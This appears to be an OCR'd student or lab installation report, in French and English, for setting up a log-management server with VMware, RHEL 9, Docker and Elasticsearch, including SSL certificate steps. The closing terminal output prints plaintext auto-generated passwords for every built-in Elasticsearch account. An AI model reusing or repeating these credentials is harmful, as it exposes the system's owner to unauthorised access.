2-Serveur Incident Response
3 -Integrations et Configurations
4-Endpoints

Serveur Log management :

Vmware:

LINK : https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html



VMware Workstation 17 Player Setup

Completed the VMware Workstation 17 Player Setup Wizard

Click the Finish button to exit the Setup Wizard.


Press the License button below if you want to enter a license key now.

Figure 19: Instalation Vmware

RHEL 9:

Link : https://developers.redhat.com/products/rhel/download

After creating a Red Hat developer account and installing the ISO:



VMware Workstation 17 Player (Non-commercial use only)

New Virtual Machine Wizard

Welcome to the New Virtual Machine Wizard

A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install from:

○ Installer disc:

No drives available

● Installer disc image file (iso):

D:\Virtual Machines\rhel-9.4-x86_64-boot.iso

⚠ Could not detect which operating system is in this disc image. You will need to specify which operating system will be installed.

○ I will install the operating system later.

The virtual machine will be created with a blank hard disk.

Guest operating system

○ Microsoft Windows


● Linux

○ Other


Version

Red Hat Enterprise Linux 9 64-bit

Figure 20: Installation RHEL 9


Red Hat Enterprise Linux 9 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player

```
                Red Hat Enterprise Linux 9.4

    Install Red Hat Enterprise Linux 9.4
    Test this media & install Red Hat Enterprise Linux 9.4

    Troubleshooting                                      >

     Press Tab for full configuration options on menu items.

                  Automatic boot in 60 seconds...
```


Red Hat Enterprise Linux 9 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
Red Hat
Help!
Activate Windows

INSTALLATION SUMMARY

RED HAT ENTERPRISE LINUX 9.4 INSTALLATION

us

LOCALIZATION

Keyboard
English (US)

Language Support
English (United States)

Time & Date
Americas/New York timezone

SOFTWARE

Connect to Red Hat
Not registered.

Installation Source
Red Hat CDN

Software Selection
Red Hat CDN requires registration.

SYSTEM

Installation Destination
Automatic partitioning selected

KDUMP
Kdump is enabled


Network & Host Name
Connected: ens160

Security Profile
No profile selected

USER SETTINGS

Root Password
Root account is disabled

User Creation
No user will be created



CONNECT TO RED HAT

RED HAT ENTERPRISE LINUX 9.4 INSTALLATION

fr (azerty)

Authentication ● Account ○ Activation Key

User name elmerikh


Password ••••••••••••••

Purpose □ Set System Purpose

Insights ☑ Connect to Red Hat Insights

▸ Options

Not registered.



LOCALIZATION

Keyboard
English (US), French (AZERTY)

Language Support
English (United States)

Time & Date
Americas/New York timezone

SOFTWARE

Connect to Red Hat
Registered.

Installation Source
Red Hat CDN

Software Selection
Server with GUI

SYSTEM

Installation Destination
Automatic partitioning selected

KDUMP
Kdump is enabled

Network & Host Name
Connected: ens160

Security Profile
No profile selected

USER SETTINGS

Root Password
Root password is set

User Creation
No user will be created

Figure 21: Configuration RHEL 9




Figure 22 : Connection au Serveur RHEL 9

Docker et docker compose:

We install Docker and Docker Compose on our system with the command:

```
$   sudo yum install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
```


Elastic stack :

Elasticsearch:

We will execute the following commands.:

```
$   yum install zip unzip curl
$   rpm --import https://artifacts.elastic.co/GPG-KEY-elasticsearch
$   cat > /etc/yum.repos.d/elastic.repo << EOF
    [elasticsearch-7.x]
    name=Elasticsearch repository for 7.x packages
    baseurl=https://artifacts.elastic.co/packages/7.x/yum
    gpgcheck=1
    gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
    enabled=1
    autorefresh=1
    type=rpm-md
    EOF
```

Apres en install elasticsearch avec la commande :




```
[root@localhost praeco]# yum install elasticsearch-7.17.13
pdating Subscription Management repositories.

his system is registered with an entitlement server, but is not receiving updates. You can use subscription-
criptions.

lasticsearch repository for 7.x packages                                                          2.1 MB/s |
ast metadata expiration check: 0:00:49 ago on Sat 22 Jun 2024 04:33:49 PM EDT.
ependencies resolved.
==============================================================================================================
 Package                         Architecture             Version                        Repository
==============================================================================================================
nstalling:
 elasticsearch                   x86_64                   7.17.13-1                      elasticsearch-7.x

ransaction Summary
==============================================================================================================
nstall  1 Package

otal download size: 304 M
nstalled size: 507 M
s this ok [y/N]:
```

Figure 23: Installation Elasticsearch

The following commands generate and install the certificates and keys for SSL:

```
$   curl -so /etc/elasticsearch/elasticsearch.yml https://packages.wazuh.com/4.5/tpl/elastic-basic/elasticsearch_all_in_one.yml
$   curl -so /usr/share/elasticsearch/instances.yml https://packages.wazuh.com/4.5/tpl/elastic-basic/instances_aio.yml
$   /usr/share/elasticsearch/bin/elasticsearch-certutil cert ca --pem --in instances.yml --keep-ca-key --out ~/certs.zip
$   unzip ~/certs.zip -d ~/certs
$   mkdir /etc/elasticsearch/certs/ca -p
$   cp -R ~/certs/ca/ ~/certs/elasticsearch/* /etc/elasticsearch/certs/
$   chown -R elasticsearch: /etc/elasticsearch/certs
$   chmod -R 500 /etc/elasticsearch/certs
$   chmod 400 /etc/elasticsearch/certs/ca/ca.* /etc/elasticsearch/certs/elasticsearch.*
$   rm -rf ~/certs/ ~/certs.zip
```

Your .yml file should look like the following: (we specify 0.0.0.0 to allow remote access to the server)




```
  GNU nano 5.6.1          /etc/elasticsearch/elasticsearch.yml
network.host: 0.0.0.0
node.name: elasticsearch
cluster.initial_master_nodes: elasticsearch

# Transport layer
xpack.security.transport.ssl.enabled: true
xpack.security.transport.ssl.verification_mode: certificate
xpack.security.transport.ssl.key: /etc/elasticsearch/certs/elasticsearch.key
xpack.security.transport.ssl.certificate: /etc/elasticsearch/certs/elasticsearc>
xpack.security.transport.ssl.certificate_authorities: /etc/elasticsearch/certs/>

# HTTP layer
xpack.security.http.ssl.enabled: true
xpack.security.http.ssl.verification_mode: certificate
xpack.security.http.ssl.key: /etc/elasticsearch/certs/elasticsearch.key
xpack.security.http.ssl.certificate: /etc/elasticsearch/certs/elasticsearch.crt
xpack.security.http.ssl.certificate_authorities: /etc/elasticsearch/certs/ca/ca>

# Elasticsearch authentication
xpack.security.enabled: true

path.data: /var/lib/elasticsearch
path.logs: /var/log/elasticsearch


^G Help       ^O Write Out ^W Where Is  ^K Cut        ^T Execute    ^C Location
```

Figure 24: modfication du fichier Conf

To start elasticsearch :

```
$    systemctl daemon-reload
$    systemctl enable elasticsearch
$    systemctl start elasticsearch
$    /usr/share/elasticsearch/bin/elasticsearch-setup-passwords auto
```



```
Changed password for user apm_system
PASSWORD apm_system = ZvL3hvtIFsf9njsujxRQ

Changed password for user kibana_system
PASSWORD kibana_system = d0asiIsXpEFEX05kVd4J

Changed password for user kibana
PASSWORD kibana = d0asiIsXpEFEX05kVd4J

Changed password for user logstash_system
PASSWORD logstash_system = iDgq7m4IU6wY4nBAmcI9

Changed password for user beats_system
PASSWORD beats_system = SCmSOByrpIMbG0SySmSs

Changed password for user remote_monitoring_user
PASSWORD remote_monitoring_user = lqJBXMZjLD9vqY5uQ4oJ

Changed password for user elastic
PASSWORD elastic = lXlPkLLGxf7fz4KOgXHS

[root@localhost etc]#
```

